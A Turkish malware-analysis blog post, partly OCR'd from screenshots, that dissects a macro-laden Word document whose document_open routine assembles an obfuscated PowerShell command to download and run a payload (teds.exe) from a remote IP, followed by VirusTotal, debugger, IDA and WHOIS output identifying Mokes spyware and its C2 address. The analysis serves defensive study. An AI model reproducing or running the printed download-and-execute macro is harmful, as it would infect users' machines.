tehkjdggjas(8) = "m"
tehkjdggjas(9) = "N"
tehkjdggjas(10) = "h"
tehkjdggjas(11) = "B"
tehkjdggjas(12) = "b"
tehkjdggjas(13) = "Q"
tehkjdggjas(14) = "O"
tehkjdggjas(15) = "M"
tehkjdggjas(16) = "n"
tehkjdggjas(17) = "g"
tehkjdggjas(18) = "k"
uagsnksd = "ct($hKJGksd+$oqwehd)).('Do'+ 'wnl"
tehkjdggjas(19) = "d"
tehkjdggjas(20) = "S"
tehkjdggjas(21) = "A"
tehkjdggjas(22) = "r"
tehkjdggjas(23) = "E"
tehkjdggjas(24) = "c"
tehkjdggjas(25) = "J"
tehkjdggjas(26) = "t"
hdnklasld = "oadf'+ 'ile').invoke('htt'+$jok+'45."
tehkjdggjas(27) = "R"
```



```
editdata.txt * ScITE
File Edit Search View Tools Options Language Buffers Help



1 editdata.txt *
Private Sub document_open()
Dim X As Integer, I As Integer, tehkjdgjas(51) As String, iuytfdcas(31) As String, Ț
    Țbvdf(9) As String
Dim oiuytfcx As String, iuytgffffff As Boolean, Count As Long, T As Long
asuidk = "cm"
jahdk = "d /c powers"
uqhnnnnx = "hell -c $yHHsad=($env:temp"
gyisdl = "+" & "teds.exe");$jok="p"
qhdalln = "://";$hKJGksd='Net.';$oqwehd='Web'
qwuehhdnndnd = asuidk + jahdk + uqhnnnnx + gyisdl + qhdalln
iqwhdnnc = "Client';(New-Obj"
uagsnkasd = "ct($hKJGksd+$oqwehd)).('Do'+&wnl"
hdnklasld = "oadf'+&ile').invoke('htt'+$jok+clear
'45."
ashdnkln = "63.22.17/image2"
ansjnasld = "7.ico";$yHHsad);Invoke-Item($yHHsad)"
Shell qwuehhdnndnd + iqwhdnnc + uagsnkasd + hdnklasld + ashdnkln + ansjnasld, 0
End Sub

'Password Generation and recovery protocol, for FDF Databases'
'(c) 2011 FDF Holdings corp'
'written by Jesse Fender, all rights reserved'
'To be used by FDF Software only!'

'=====
'| Data Password Generator and Recovery, Recovery may not work at
'| first but will be implemented later on in Time...
'=====

Friend Function hgfdccc(dfVJBsad As Integer) As String
'=====
```

APT odaklı siber saldırılarında sıklıkla rastladığımız gibi teds.exe dosyasının da çalıntı olduğunu düşündüğüm bir firmaya ait olan dijital sertifika imzalanmış olması, art niyetli kişilerin uygulama kontrolü (application control) yapan yazılımları atlatmak amacıyla bu yöneme başvurmuş olduklarını açıkça ortaya koyuyordu. teds.exe dosyasını VirusTotal sitesine yüklettiğinizde ise bu defa 2 antivirüs yazılımının bu dosyayı zararlı yazılım olarak tespit ettiğini görebiliyorsunuz.



About 120,000 results (0.99 seconds)

No results found for "llc agera lab".

Results for **llc agera lab** (without quotes):

Agera

www.ageralabs.com/ ▼

Leading distributor of wholesale skincare and clinical skincare to dermatologists, plastic surgeons and spas. Chemical Peels, Extreme Anti-Aging and Acne ...

Agera Laboratories Inc.: Private Company Information - Businessweek

www.bloomberg.com/research/stocks/private/snapshot.asp?privcapId=28692809 ▼

Agera Laboratories Inc. company research & investing information. ... Company Overview of Agera Laboratories Inc. ... 4Life Research, LLC, United States ...

← → ↻ <https://www.virustotal.com/en/file/bc2a840f254144c777f2db556123f1a7d81434618c4c33bbf7f7be1f0e4c72b8c/analysis/1481387611/> ☆ ☰

Community Statistics Documentation FAQ About English Join our community Sign in

virustotal

SHA256: bc2a840f254144c777f2db556123f1a7d81434618c4c33bbf7f7be1f0e4c72b8c

File name: teds.exe

Detection ratio: 2 / 56

Analysis date: 2016-12-10 16:33:31 UTC (0 minutes ago)



Analysis File detail Additional information Comments Votes

Antivirus	Result	Update
Invincea	virus.win32.parite.b	20161202
Symantec	Heur.AdvML.B	20161210
ALYac	✓	20161210
AVG	✓	20161210
AVware	✓	20161210
Ad-Aware	✓	20161210

UPX ile paketlenmiş olan teds.exe çalıştırıldıktan sonra kendisini %APPDATA% klasörüne Adobe, Mozilla/Firefox, Google/Chrome, Dropbox, Skype, Hewlett-Packard klasörlerinden birine mozillacache.exe, nacl32.exe, hpprint.exe, hpscan.exe skypehelper.exe, dropboxhelper.exe, acrobroker.exe, adı altında kopyalayıp ardından çalıştırmaktadır. Çalıştırılır çalıştırılmaz ise yaptığı ilk iş, IP lokasyonu Fransa'yı işaret eden <http://91.121.120.198/v1> adresine istekte bulunarak kalpatışı (heartbeat) mesajı iletmektedir.

x32dbg - File: nac132.unpacked.exe - PID: FF4 - Module: nac132.unpacked.exe - Thread: E90

File View Debug Plugins Favourites Options Help Dec 7 2016

CPU Gr... Log No... Bre... Mem... Cal... SEH Sc... Sy... So... Ref... Th... Sn... Ha...

All Modules (Strings) Range: 00D7BC00-00D7BC03 (Region nac132.unpacked.exe)

Address	Disassembly	String
0040070F	mov dword ptr ds:[123F898],eax	"?"
0040090F	mov dword ptr ss:[esp],nac132.unpacked.D98000	"libgcc_s_dw2-1.dll"
00400925	mov dword ptr ss:[esp],nac132.unpacked.D98000	"libgcc_s_dw2-1.dll"
00400940	mov dword ptr ss:[esp+4],nac132.unpacked.D98013	"__register_frame_info"
00400958	mov dword ptr ss:[esp+4],nac132.unpacked.D98029	"__deregister_frame_info"
00400988	mov dword ptr ss:[esp],nac132.unpacked.D98041	"libgcj-16.dll"
004009A0	mov dword ptr ss:[esp+4],nac132.unpacked.D9804F	"_Jv_RegisterClasses"
0040130F	mov dword ptr ds:[123F898],eax	"?"
0040150F	mov dword ptr ss:[esp],nac132.unpacked.D98000	"libgcc_s_dw2-1.dll"
00401525	mov dword ptr ss:[esp],nac132.unpacked.D98000	"libgcc_s_dw2-1.dll"
00401540	mov dword ptr ss:[esp+4],nac132.unpacked.D98013	"__register_frame_info"
00401558	mov dword ptr ss:[esp+4],nac132.unpacked.D98029	"__deregister_frame_info"
00401588	mov dword ptr ss:[esp],nac132.unpacked.D98041	"libgcj-16.dll"
004015A0	mov dword ptr ss:[esp+4],nac132.unpacked.D9804F	"_Jv_RegisterClasses"
00401CE0	mov dword ptr ss:[esp+4],nac132.unpacked.D98080	"SetThreadErrorMode"
00402FE7	mov dword ptr ss:[esp],nac132.unpacked.D98180	"SkypeHelper"
00403082	mov dword ptr ss:[esp],nac132.unpacked.D9818C	"DropboxHelper"
004030CA	mov dword ptr ss:[esp],nac132.unpacked.D9819A	"bin"
00403188	mov dword ptr ss:[esp],nac132.unpacked.D9819E	"nac132"
004031CF	mov dword ptr ss:[esp],nac132.unpacked.D981A5	"Chrome"
004032C0	mov dword ptr ss:[esp],nac132.unpacked.D981AC	"mozillaacache"
004032D4	mov dword ptr ss:[esp],nac132.unpacked.D981B9	"Firefox"
004033C5	mov dword ptr ss:[esp],nac132.unpacked.D981C1	"AcroBroker"
004033D9	mov dword ptr ss:[esp],nac132.unpacked.D981CC	"Acrobat"
004034CA	mov dword ptr ss:[esp],nac132.unpacked.D981D4	"hprprint"
0040358D	mov dword ptr ss:[esp],nac132.unpacked.D981DC	"hpscan"
00404EF8	cmp edi,nac132.unpacked.D98644	"http://91.121.120.198/v1"
00404FF5	mov dword ptr ss:[esp+4],nac132.unpacked.D985A0	"ccxxxxxx.exe"
004055F9	mov dword ptr ss:[esp],nac132.unpacked.D985AE	"kkt"
00405C24	mov dword ptr ss:[esp+1C],nac132.unpacked.D9867C	"http://91.121.120.198/v1"
00405D3D	cmp eax,nac132.unpacked.D98644	"http://91.121.120.198/v1"
0040612C	mov dword ptr ss:[esp],nac132.unpacked.D98700	"L'urlmon.dll"
00406146	mov dword ptr ss:[esp+4],nac132.unpacked.D98716	"ObtainUserAgentString"
004062E0	mov dword ptr ss:[esp],nac132.unpacked.D9872C	"Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident"
00406ACD	mov dword ptr ss:[esp],nac132.unpacked.D9877F	"Close"
00406AE1	mov dword ptr ss:[esp],nac132.unpacked.D98785	"Connection"
00406C2E	mov dword ptr ss:[esp],nac132.unpacked.D98790	"Accept-Language"
00407032	mov dword ptr ss:[esp],nac132.unpacked.D98774	"User-Agent"
00407312	mov edi,nac132.unpacked.D987A5	"GET"
0040732F	mov eax,nac132.unpacked.D987A0	"POST"
004073A8	mov dword ptr ss:[esp+14],nac132.unpacked.D987F8	"&"/>
00407388	mov dword ptr ss:[esp+C],nac132.unpacked.D987A9	"HTTP/1.1"
00407507	mov dword ptr ss:[esp+4],nac132.unpacked.D98782	":"
0040759D	mov dword ptr ss:[esp+4],nac132.unpacked.D98785	"\r\n"

Search: [Type here to filter results...] [Regex]

shlwapi 100% Total Progress 100% 34009

Command: [Default]

Paused Breakpoint at 00402FD0 set! Time Wasted Debugging: 0:00:31:29

Roaming malware Telenik Fiddler Web ... x32dbg - File: nac132...

IDA - nac132.idb (nac132.exe) C:\Users\Mert\AppData\Roaming\Google\Chrome\nac132.idb

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Function name	Seg	Address	Length	Type	String
func_401170	.text	.rdata:00D9B0B0	0000000E	unic...	ns.exe
sub_401170	.text	.rdata:00D9B0D0	00000016	unic...	:/keys/bot
start	.text	.rdata:00D9B110	0000001A	unic...	kernel32.dll
sub_401500	.text	.rdata:00D9B150	00000024	unic...	Microsoft/Windows
sub_401600	.text	.rdata:00D9B1F4	00000006	unic...	/Y
sub_401630	.text	.rdata:00D9B20C	0000000A	unic...	copy
sub_4016D0	.text	.rdata:00D9B228	00000006	unic...	/C
sub_401710	.text	.rdata:00D9B250	00000010	unic...	cmd.exe
sub_4017E0	.text	.rdata:00D9B270	0000000A	unic...	.tmp
sub_401A80	.text	.rdata:00D9B290	00000010	unic...	avp.exe
sub_401B60	.text	.rdata:00D9B2B0	0000001A	unic...	explorer.exe
sub_401B70	.text	.rdata:00D9B2F0	0000001C	unic...	dwservice.exe
sub_401B80	.text	.rdata:00D9B330	0000001A	unic...	dwengine.exe
sub_401B90	.text	.rdata:00D9B35C	0000000A	unic...	.exe
sub_401BB0	.text	.rdata:00D9B390	00000020	unic...	Hewlett-Packard
sub_401C00	.text	.rdata:00D9B3D0	00000020	unic...	Hewlett-Packard
sub_401CB0	.text	.rdata:00D9B400	0000000C	unic...	Adobe
sub_401CC0	.text	.rdata:00D9B430	00000010	unic...	Mozilla
sub_401D60	.text	.rdata:00D9B450	0000000E	unic...	Google
sub_401DD0	.text	.rdata:00D9B470	00000010	unic...	Dropbox
sub_401EC0	.text	.rdata:00D9B490	0000000C	unic...	Skype
sub_401F10	.text	.rdata:00D9B4A0	00000008	unic...	Run

Line 6 of 26633 Line 1 of 6918

Output window

IDAPython v1.7.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>

Command "MakeAascii" failed
 Command "MakeAascii" failed
 Command "MakeAascii" failed

Python

AU: idle Down Disk: 5GB

```
WHOIS IP Lookup Tool | X
https://www.ultratools.com/tools/ipWhoisLookupResult

% This is the raw, unprocessed query output.
% The objects are in RPSL format.
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf
% Note: this output has been filtered.
% To receive output for a database update, use the "-B" flag.

% Information related to '91.121.64.0 - 91.121.127.255'

% Abuse contact for '91.121.64.0 - 91.121.127.255' is 'abuse@ovh.net'

inetnum: 91.121.64.0 - 91.121.127.255
netname: OVH SAS
descr: OVH SAS
descr: Dedicated Servers
descr: http://www.ovh.com
country: FR
admin-c: OK217-RIPE
tech-c: OK217-RIPE
status: ASSIGNED PA
mnt-by: OVH-MNT
created: 2008-03-18T13:45:33Z
last-modified: 2008-03-18T13:45:33Z
source: RIPE

role: OVH Technical Contact
address: OVH SAS
address: 2 rue Kellermann
address: 59100 Roubaix
address: France
admin-c: OK217-RIPE
tech-c: OK217-RIPE
tech-c: SL10162-RIPE
nic-hdl: OK217-RIPE
abuse-mailbox: abuse@ovh.net
mnt-by: OVH-MNT
created: 2004-01-18T17:42:29Z
last-modified: 2014-09-25T10:47:15Z
source: RIPE # Filtered

person: Octave Klaba
address: OVH SAS
address: 2 rue Kellermann
address: 59100 Roubaix
address: France
phone: +33 9 74 53 13 23
nic-hdl: OK217-RIPE
abuse-mailbox: abuse@ovh.net
mnt-by: OVH-MNT
created: 1970-01-01T00:00:00Z
last-modified: 2010-10-05T08:51:10Z
source: RIPE # Filtered

% Information related to '91.121.0.0/16AS16276'

route: 91.121.0.0/16
descr: OVH ISP
descr: Paris, France
origin: AS16276
mnt-by: OVH-MNT
created: 2007-10-16T17:33:02Z
last-modified: 2007-10-16T17:33:02Z
source: RIPE # Filtered

% This query was returned by the RIPE Database Query Service, version 1.88 (200611)
```

Zararlı yazılımda yer alan karakter dizileri (strings) üzerinde araştırma yapmaya devam ettiğinizde çok geçmeden bu zararlı yazılımın 2016 yılının başında Kaspersky tarafından keşfedilen, Linux, Windows, macOS işletim sistemlerini hedef alan Mokes isimli ses, görüntü ve tuş kaydı yapabilen casus bir yazılım olduğunu anlayabiliyorsunuz.

IDA - nac132.idb (nac132.exe) C:\Users\Mert\AppData\Roaming\Google\Chrome\nac132.idb

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Functions window

Function name	Seg
nullsub_1	.text
sub_401170	.text
start	.text
sub_401500	.text
sub_401600	.text
sub_401630	.text
sub_4016D0	.text
sub_401710	.text
sub_4017E0	.text
sub_401A80	.text
sub_401B60	.text
sub_401B70	.text
sub_401B80	.text
sub_401B90	.text

Line 3 of 26633

Graph overview

Instruction

```

junction
ib_401500    mov     [esp+38h+lpModuleName], offset aLibgcc_s_dw21_ ; "libgcc_s_dw2-1.dll"
ib_401500    mov     [esp+38h+lpModuleName], offset aLibgcc_s_dw21_ ; "libgcc_s_dw2-1.dll"
ib_92C9F0    and     edx, offset aGccRev1BuiltBy ; "GCC: (Rev1, Built by MSYS2 project) 6.1"
ib_92CE10    test    eax, offset aGccRev1BuiltBy ; "GCC: (Rev1, Built by MSYS2 project) 6.1"
ib_92CFE0    and     edx, offset aGccRev1BuiltBy ; "GCC: (Rev1, Built by MSYS2 project) 6.1"
ib_92D190    test    eax, offset aGccRev1BuiltBy ; "GCC: (Rev1, Built by MSYS2 project) 6.1"
b_BE59D0     add     ebx, offset aZEkom3rdparty ; "Z:/Ekoms/3rdparty/qt/bot-main-win32-gcc"
; CHAR aLibgcc_s_dw21_[]
db 'win32-gcc/lib/engines',0
db 'win32-gcc/private',0
db 'win32-gcc',0
db 'win32-gcc/certs',0
db 'win32-gcc/cert.pem',0
db 'static release build; by GCC 6.1.0'
db '-gcc',0
aGccRev1Built_0 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_1 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_2 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_3 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_4 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_5 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_6 db 'GCC: (Rev1, Built by MSYS2 project)'

```

Line 7 of 1439

Output window

```

apply_callee_type_plugin:run
ApplyCalleeType: Starting up
ApplyCalleeType: Using ea: 0x009c8f11
ApplyCalleeType: Cannot (or shouldn't) run when call optype is o_near
Pattern "gcc" was not found.

```

Python

AU: idle Down Disk: 5GB

IDA - nac132.idb (nac132.exe) C:\Users\Mert\AppData\Roaming\Google\Chrome\nac132.idb

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Functions window

Function name	Seg
nullsub_1	.text
sub_401170	.text
start	.text
sub_401500	.text
sub_401600	.text
sub_401630	.text
sub_4016D0	.text
sub_401710	.text
sub_4017E0	.text
sub_401A80	.text
sub_401B60	.text
sub_401B70	.text
sub_401B80	.text
sub_401B90	.text

Line 3 of 26633

Graph overview

Address	Length	Type	String
.rdata:00D9B4B0	00000008	unic...	Run
.rdata:00D9B4D0	0000001E	unic...	CurrentVersion
.rdata:00D9B510	00000010	unic...	Windows
.rdata:00D9B530	00000014	unic...	Microsoft
.rdata:00D9B570	00000012	unic...	Software
.rdata:00D9B5D0	00000010	unic...	dd".ddt
.rdata:00D9B5F0	00000010	unic...	kk".kkt
.rdata:00D9B610	00000010	unic...	aa".aat
.rdata:00D9B630	00000010	unic...	ss".sst
.rdata:00D9B6B0	00000024	unic...	ddMMyy-HHmms-zzz
.rdata:00D9B6F0	0000000E	unic...	ddMMyy
.rdata:00D9B850	00000032	unic...	application/octet-stream
.rdata:00D9B8B0	0000001A	unic...	Content-Type
.rdata:00D9B930	00000018	unic...	aa%1-%2.aat
.rdata:00D9B970	00000014	unic...	audio/pcm
.rdata:00D9B9F0	0000000A	unic...	JPEG
.rdata:00D9BDF0	00000012	unic...	kk%1.kkt
.rdata:00D9BE14	00000006	unic...	]n
.rdata:00D9BE2C	00000008	unic...	\n\n[
.rdata:00D9BE44	0000000A	unic...	0x%1
.rdata:00D9BE60	00000008	unic...	f%1
.rdata:00D9BE78	0000000A	unic...	zoom

gcc: not found

Output window

```

apply_callee_type_plugin:run
ApplyCalleeType: Starting up
ApplyCalleeType: Using ea: 0x009c8f11
ApplyCalleeType: Cannot (or shouldn't) run when call optype is o_near
Pattern "gcc" was not found.

```

Python

AU: idle Down Disk: 5GB

Sadede gelecek olursak, Kaspersky vb. güvenlik şirketlerinin tehdit raporlarında okuduğunuz ve okurken “Vay canına adamlar neler yapmışlar, nasıl yapmışlar...” dediğiniz o APT grupları, siz o raporları okurken aslında sizi ve kurumunuzu hedef alıyor olabilir. Bu gruplarla mücadele edebilme adına güvenlik teknolojileri, eğitim ve insan kaynağı yatırımlarınızı bir sonraki yıla ötelemeden önce tekrar, tekrar ve tekrar düşünmekte fayda olacaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Bu yazı ayrıca Pi Hediye Var #10 oyununun çözüm yolunu da içermektedir.